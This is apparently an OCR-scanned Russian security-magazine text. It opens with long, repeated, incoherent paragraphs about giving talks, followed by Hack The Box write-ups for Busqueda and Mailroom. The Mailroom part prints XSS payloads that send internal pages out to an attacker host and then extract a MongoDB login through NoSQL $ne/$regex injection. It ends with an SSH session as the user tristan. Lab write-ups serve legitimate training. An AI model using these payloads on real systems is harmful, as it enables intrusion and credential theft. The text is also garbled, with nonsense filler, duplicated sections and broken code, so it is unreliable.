Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

## ФОРМУЛИРУЕМ ТЕМУ

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

# HTB BUSQUEDA

ЭКСПЛУАТИРУЕМ БАГ В ПРИЛОЖЕНИИ НА PYTHON, ЧТОБЫ ЗАХВАТИТЬ WEB-СЕРВЕР

Busqueda
Easy
Author
Ippsec

Начнем прокладкою этой машины с базового搜索 поиска, сервер, мы найдем уязвимость, которая позволяет нам выполнять команды, после чего мы получим важные данные. Для повышения привилегий получим доступ к внутреннему Gitea и найдем чувствительность внедрения конвейер в проект.

Gitea — сервер для управления версиями Bugzilla с открытым исходным кодом.

**WARNING**

Уязвимости в версиях с 19 рекомендуется тоже через 19. Не рекомендуется использовать в продакшене, а только в тестовых целях или в домашних сетях с другим системным

**РАЗВЕДКА**

**Сканирование портов**

Добавляем IP адрес машины в /etc/hosts:

```
10.10.11.208    busqueda.htb
```


Запускаем сканирование портов:

## Сервер сканирование портов

Сканирование портов — основной метод выявления открытых портов на сервере. Для этого используются специальные утилиты, такие как nmap. Сканирование позволяет определить, какие порты открыты и какие сервисы на них работают, что помогает выявить потенциальные уязвимости и точки входа для атаки.

```
root@kali[/home/kali]
└─# nmap -sC -sV -oN nmap 10.10.11.208
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-11 11:11 EDT
Nmap scan report for busqueda.htb (10.10.11.208)
Host is up (0.0420s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1mbuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a7:9d:7b (ECDSA)
|   256 81:6e:78:76:6b:8a:6d:9d:bf:a6:c6:f8:f7:d8:d6:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Busqueda - Home
Service Info: Host: busqueda.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
root@kali[/home/kali]
└─# cat nmap
# Nmap 7.94SVN scan initiated Fri Apr 11 11:11:11 2025 as: nmap -sC -sV -oN nmap 10.10.11.208
Nmap scan report for busqueda.htb (10.10.11.208)
Host is up (0.0420s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1mbuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a7:9d:7b (ECDSA)
|   256 81:6e:78:76:6b:8a:6d:9d:bf:a6:c6:f8:f7:d8:d6:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Busqueda - Home
Service Info: Host: busqueda.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
# Nmap done at Fri Apr 11 11:11:11 2025 -- 1 IP address (1 host up) scanned in 10.42 seconds
root@kali[/home/kali]
└─# cat nmap.gnmap
# Nmap 7.94SVN scan initiated Fri Apr 11 11:11:11 2025 as: nmap -sC -sV -oN nmap 10.10.11.208
Host: busqueda.htb (10.10.11.208)	Status: Up
Host: busqueda.htb (10.10.11.208)	Ports: 22/open/tcp//ssh//OpenSSH 9.0p1 Ubuntu 1mbuntu0.4 (Ubuntu Linux; protocol 2.0)/, 80/open/tcp//http//Apache httpd 2.4.52 (Ubuntu)/	Ignored State: closed (998)
# Nmap done at Fri Apr 11 11:11:11 2025 -- 1 IP address (1 host up) scanned in 10.42 seconds
root@kali[/home/kali]
└─# cat nmap.nmap
# Nmap 7.94SVN scan initiated Fri Apr 11 11:11:11 2025 as: nmap -sC -sV -oN nmap 10.10.11.208
Nmap scan report for busqueda.htb (10.10.11.208)
Host is up (0.0420s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1mbuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a7:9d:7b (ECDSA)
|   256 81:6e:78:76:6b:8a:6d:9d:bf:a6:c6:f8:f7:d8:d6:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Busqueda - Home
Service Info: Host: busqueda.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# HTB MAILROOM




ЭКСПЛУАТИРУЕМ NOSQL-ИНЬЕКЦИЮ ЧЕРЕЗ ЦЕПОЧКУ УЯЗВИМОСТЕЙ XSS И SSRF.

Raffaele
raffaelemalafarina.com

В этом файлике я покажу сразу несколько видов атак на веб-приложение: мы проэксплуатируем XSS и SSRF, затем проведем инъекцию NoSQL, а получив доступ к серверу сайта, найдем уязвимость внедрения команд и обойдем фильтр, чтобы получить RCE. Закончим прейскурантом пользователь-ского процесса в Linux для перехвата ведомого в KeePass пароля.

Материалы в этом нам помогут: тренировочная машина сложного уровня Mailroom с площадки Hack The Box.

**WARNING**

Подключаться к машинам с HTB рекомендуется только через VPN. Но делай этого с компьютера, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

## РАЗВЕДКА

### Сканирование портов

Добавляем IP адрес машины в **/etc/hosts**

```
10.10.11.209   mailroom.htb
```

И запускаем сканирование портов.

### Справка: сканирование портов

Сканирование портов позволяет определить какие сервисы или при любой атаке. Он нужно может атакующему узнать, какие службы на хосте принимают соединения. Ну потом уже информацию выбирается следующий шаг. А получечно бонус — баннеры.


Наиболее известный инструмент для сканирования — утилита Nmap. Нужные результаты его работы на можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 $1 | grep "^[0-9] | cut -d '/' -f 1 | tr"\n",":" | sed s/,$//)
nmap -p$ports -t -Pn $1
```

Он работает в два этапа. На первом производится обычное быстрое сканирование, на втором — более подробное сканирование, с использованием написанных скриптов скрипт **-A**.

```
Nmap scan report for mailroom.htb (10.10.11.209)
Host is up (0.12s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh    OpenSSH 8.2p1 Ubuntu ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:ac:f7:ca:d8:f2:c2:a6:2c:5a:9c:a8:a7:ce:b7:b2 (RSA)
|   256 ed:fb:a5:539:f1:0f:6f:ef:d5:a5:5c:f7:5a:f7:ae:ed (ECDSA)
|   256 1f:5f:ef:e8:ee:ee:f5:ee:ef:ef:ef:ef:ef:ef:ef:ef (ED25519)
80/tcp open  http   Apache http2 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: The Mail Room
Service Info: OS: Linux; CPU: cpe:/o:linux:linux_kernel
```

Сканер нашел всего два открытых порта: 22 — службы OpenSSH 8.2p1 и 80 — веб-сервер Apache 2.4.54. Начинаем, как всегда, с веб-сервера.





Главная страница сайта

### ТОЧКА ВХОДА

#### XSS


На сайте есть форма связи с администратором. Проверяем, нет ли тут уязвимости XSS, и в ответ приходит ссылка на страницу с сообщением.




Форма связи с администратором

Подсказка отправки сообщения

Переходим по этой ссылке и получаем отправленный нами **alert**




Ответ на отправленный alert

Так мы подтвердили наличие XSS, теперь нужно разобраться, обходить ли. Для этого переходим к сканированию каталогов и других подделок.

### Сканирование веб-контента

Сканирование каталогов начато на дело, поэтому переходим к сканированию подразделов. Новые сайты порвут новую область для тестирования, а следовательно, и большие потенциальные точки входа.

### Справка: сканирование веба с ffuf

Сейчас на стадии действий при проверкой безопасности веб-приложений — это сканирование на наличие скрытых каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать или утилиту Dirbuster и Gobuster.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- **-w** — словарь из используемых словарей из набора SecLists;
- **-u** — URL-адрес сайта;
- **-t** — количество потоков;
- **-c** — цветовой вывод;
- **-ic** — игнорировать комментарии;
- **-v** — URL;
- **-fs** — фильтрация по размеру ответа.

Место перебора помечается словом FUZZ.

Запускаем перебор:

```
ffuf -w http://mailroom.htb -u subdomain-topbillion-110000.txt -t 256 -H "Host: FUZZ.mailroom.htb"
```

```
[Status: 200, Size: 7748, Words: 2851, Lines: 179, Duration: 99ms]
| FUZZ: mailroom
[Status: 200, Size: 7748, Words: 2851, Lines: 179, Duration: 102ms]
| FUZZ: bulletin.centralpanel
[Status: 200, Size: 7748, Words: 2851, Lines: 179, Duration: 100ms]
| FUZZ: blog
[Status: 200, Size: 7748, Words: 2851, Lines: 179, Duration: 102ms]
| FUZZ: z
[Status: 200, Size: 7748, Words: 2851, Lines: 179, Duration: 102ms]
| FUZZ: gallery.centralpanel
```

Результат выполнения подсказки в Linux/Mac/Ubuntu

Так находим еще один сайт **gitf.mailroom.htb**. Давай обновим запись в файле **/etc/hosts** и просмотрим сайт.


```
10.10.11.209   mailroom.htb gitf.mailroom.htb
```

Gitea

Так выглядит платформа Gitea, аналог GitHub для установки на свой сервер.

### Gitea


Посмотрим, какие есть репозитории и пользователи.




Доступные репозитории Gitea

Доступные пользователи Gitea

Нам доступен всего один проект — **staff-review**. Файлы из него тоже нужно проанализировать.



# HTB MAILROOM

ЭКСПЛУАТИРУЕМ NOSQL-ИНЪЕКЦИЮ ЧЕРЕЗ ЦЕПОЧКУ УЯЗВИМОСТЕЙ XSS И SSRF

### ТОЧКА ОПОРЫ

#### XSS

Мы уже нашли уязвимость XSS, теперь нужно ее раскрутить. Выложим на свой веб-сервер файл, который будет подкачать код JavaScript, в качестве теста выполняющий запрос на наш сервер.

```
fetch("http://10.10.14.119/xss_test");
```

А в отправляемой нагрузке будем указывать этот файл как источник кода блока `script`.

```
<script src="http://10.10.14.119/expl.js"></script>
```

Form Action: /add-ticket

Email Address: ralf@ralf.com

Inquiry Title: test

Inquiry Message: <script src="http://10.10.14.119/expl.js"></script>

Please don't include any sensitive information inside the message.

Submit

Форма связи с администратором

```
sudo /usr/bin/ngrok http 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.209 - - [01/May/2023 21:10:09] "GET /xss_test HTTP/1.1" 200 -
10.10.11.209 - - [01/May/2023 21:10:10] code 404, message File not found
10.10.11.209 - - [01/May/2023 21:10:10] "GET /xss_test HTTP/1.1" 404 -
```

Логи веб-сервера

В логах веб-сервера видим обращение — сначала к файлу с нагрузкой, а потом как подтверждение выполнения кода на JavaScript.

#### XSS + SSRF


Теперь попробуем эксфильтровать главную страницу закрытого сайта. Для этого в исполняемом коде на JavaScript будем запрашивать удаленный сайт, а ответ сервера будем кодировать в Base64 и передавать в качестве параметра при втором запросе на свой сервер.

```
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://staff-review-panel.mailroom.htb/index.php",
true);
xhr.setRequestHeader('Content-type', 'application/
x-www-form-urlencoded');
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        fetch("http://10.10.14.119/?" + encodeURI(btoa(this.
responseText)));
    }
};
xhr.send(null);
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Vary: Accept-Encoding
Content-Length: 1
Connection: close

1
```

Логи веб-сервера

Теперь декодируем строку Base64, записываем в файл и открываем через браузер. На странице форма авторизации сайта.




Acunetix - Dashb...

Panel Login


Email | Password | Log In

Create an account



Форма авторизации

#### XSS + SSRF + NoSQL Injection

Вводимые логин и пароль отправляются на страницу `auth.php`, исходный код которой мы можем посмотреть в репозитории. Там мы определяем, что используется NoSQL СУБД MongoDB. Заодно узнаем, что полученные значения не проверяются, а это напрямую ведет к NoSQL-инъекции.


staffroom/ auth.php
Raw
Permalink
1 <?php
2 require 'vendor/autoload.php';
3
4 session_start(); // Start a session
5 $client = new MongoDB\Client("mongodb://mongodb:27017"); // Connect to the MongoDB database
6 $collection = $client->staff->users;
7 $_SERVER['HTTPS'] = 'on';
8 header('HTTPS:1;X-Xss-Protection:0');
9 echo json_encode(['success' => false, 'message' => 'Failed to connect to the database.']);
10 exit;
11 }
12
13 // Verify the parameters are set
14 if (isset($_POST['email']) && isset($_POST['password'])) {
15
16 // Get the email and password from the request
17 $email = $_POST['email'];
18 $password = $_POST['password'];
19
20 // Create a query to find a user with the provided email and password
21 $query = array('email' => $email, 'password' => $password);
22
23 // Find the user in the database
24 $user = $collection->findOne($query);
25
26 if ($user) {
27 // Set the session variables for the logged in user
28 $_SESSION['logged_in'] = true;
29 $_SESSION['email'] = $email;
30 $_SESSION['role'] = $user['role'];
31 $_SESSION['name'] = $user['name'];
32 $_SESSION['id'] = (string)$user['_id'];
33
34 // Redirect to the dashboard page
35 header('Location: /dashboard.php');
36 exit;
37 } else {
38 // Set the error message
39 $_SESSION['error'] = 'Invalid email or password';
40 // Redirect back to the login page
41 header('Location: /');
42 exit;
43 }
44 }
45 ?>
```

Исходный код auth.php

Перепишем нагрузку, чтобы она отправляла логин и пароль, получала ответ от сервера и отправляла его на наш веб-сервер. В итоге получаем скриптик, который по логину и паролю невалидны.

```
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://staff-review-panel.mailroom.htb/auth.php",
true);
xhr.setRequestHeader('Content-type', 'application/
x-www-form-urlencoded');
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        fetch("http://10.10.14.119/?" + encodeURI(btoa(this.
responseText)));
    }
};
xhr.send("email=ralf13@ralf.com&password=ralf123");
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Vary: Accept-Encoding
Content-Length: 1
Connection: close

1
```

Ответ сервера

А теперь попробуем проэксплуатировать NoSQL-инъекцию. К примеру, если к имени пользователя добавить `[$ne]`, то вместо с символом = базы данных воспримет это как конструкцию «не равно». А значит, следующий запрос с неправильным именем пользователя и паролем пройдет проверку и вернет нам другой ответ.

```
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://staff-review-panel.mailroom.htb/auth.php",
true);
xhr.setRequestHeader('Content-type', 'application/
x-www-form-urlencoded');
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        fetch("http://10.10.14.119/?" + encodeURI(btoa(this.
responseText)));
    }
};
xhr.send("email[$ne]=toto&password[$ne]=toto");
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Vary: Accept-Encoding
Content-Length: 1
Connection: close

1
```

Ответ сервера

В ответе сказано, что используется двухфакторная аутентификация и код отправлен на почтовый ящик. Таким образом мы получаем ответ, к которому нужно стремиться, и можем посмотреть перебрать значения логин, а затем и пароль. Для перебора первого параметра будем использовать следующий запрос:

```
<scriptvar xhr = new XMLHttpRequest();
xhr.open("POST", "http://staff-review-panel.mailroom.htb/auth.php",
true);
xhr.setRequestHeader('Content-type', 'application/
x-www-form-urlencoded');
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        fetch("http://10.10.14.119/?" + encodeURI(btoa(this.
responseText)));
    }
};
xhr.send("email[$ne]=toto&password[$ne]=toto");
</script>
```

Ответ сервера

В ответе сказано, что используется двухфакторная аутентификация и код отправлен на почтовый ящик. Таким образом мы получаем ответ, к которому нужно стремиться, и можем посмотреть перебрать значения логин, а затем и пароль. Для перебора первого параметра будем использовать следующий запрос:

```
<scriptvar xhr = new XMLHttpRequest();
xhr.open("POST", "http://staff-review-panel.mailroom.htb/auth.php",
true);
xhr.setRequestHeader('Content-type', 'application/
x-www-form-urlencoded');
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        if ("success".true(.test(this.responseText)) {
            fetch("http://10.10.14.119/a");
        }
    }
};
xhr.send("email[$regex]=.*a&password[$ne]=toto");
</script>
```

Последовательность `email[$regex]=.*` здесь говорит сравнить при помощи регулярного выражения имя пользователя с любом количеством любых символов. Но шаблон в том, чтобы подставить в конец регулярного выражения символ (в примере используем **a**) — проверка будет пройдена и нагрузка выполнит запрос только тогда, когда имя пользователя будет оканчиваться таким символом. Тогда последовательность имени пользователя, будем получать предсказуемой и так далее до первого. Для перебора символов я использую **Burp Intruder** с задержкой 30 секунд между запросами.







Спустя несколько минут в логах нашего веб-сервера видим запрос с желанным символом.

```
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.209 - - [02/May/2023 21:08:36] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:36] "GET /a HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:08:45] "GET /am HTTP/1.1" 404 -
```

Логи веб-сервера

Последний символ имени пользователя — `n`, а значит, мы идем в верном направлении и будем перебирать предпоследний. Для этого меняем запрос в Burp Intruder, запускаем перебор и наблюдаем за логами веб-сервера.

```
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.209 - - [02/May/2023 21:08:36] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:36] "GET /n HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:08:45] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:45] "GET /an HTTP/1.1" 404 -
```

Логи веб-сервера

Получили предпоследний символ. Перебираем далее, дожидая до момента, когда имя пользователя не с одним символом не инициирует запрос, а имя пользователя все равно не подошло.

```
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.209 - - [02/May/2023 21:08:36] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:36] "GET /n HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:08:45] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:45] "GET /an HTTP/1.1" 404 -
```

Логи веб-сервера

Получили имя пользователя, которого находим среди пользователей Gitea. Теперь будем перебирать пароль. Так как в пароле могут использоваться не только буквы и цифры, но и некоторые символы, то первым делом подберем его длину — тоже в Burp Intruder.

```
xhr.send("email=tristan@mailroom.htb&password[$regex]=.{1}");
...
xhr.send("email=tristan@mailroom.htb&password[$regex]=.{20}");
```

```
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.209 - - [02/May/2023 21:08:36] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:36] "GET /n HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:08:45] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:45] "GET /an HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:10:12] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:10:12] "GET /12 HTTP/1.1" 404 -
```

Логи веб-сервера

```
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.209 - - [02/May/2023 21:08:36] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:36] "GET /n HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:08:45] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:45] "GET /an HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:10:12] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:10:12] "GET /12 HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:10:21] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:10:21] "GET /a HTTP/1.1" 404 -
```

Логи веб-сервера

Получаем имя пользователя, которого находим среди пользователей Gitea. Теперь будем перебирать пароль. Так как в пароле могут использоваться не только буквы и цифры, но и некоторые символы, то первым делом подберем его длину — тоже в Burp Intruder.

```
xhr.send("email=tristan@mailroom.htb&password[$regex]=.{1}");
...
xhr.send("email=tristan@mailroom.htb&password[$regex]=.{20}");
```

```
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.209 - - [02/May/2023 21:08:36] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:36] "GET /n HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:08:45] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:08:45] "GET /an HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:10:12] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:10:12] "GET /12 HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:10:21] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:10:21] "GET /a HTTP/1.1" 404 -
10.10.11.209 - - [02/May/2023 21:10:30] code 404, message File not found
10.10.11.209 - - [02/May/2023 21:10:30] "GET /a HTTP/1.1" 404 -
```

Логи веб-сервера

У нас есть имя пользователя и пароль. Пробуем применить их на всех доступных сервисах и авторизуемся на SSH.

```
tristan@mailroom:~$ id
uid=1000(tristan) gid=1000(tristan) groups=1000(tristan)
tristan@mailroom:~$
```

Сессия пользователя

Продолжение статьи →
```

# HTB MAILROOM

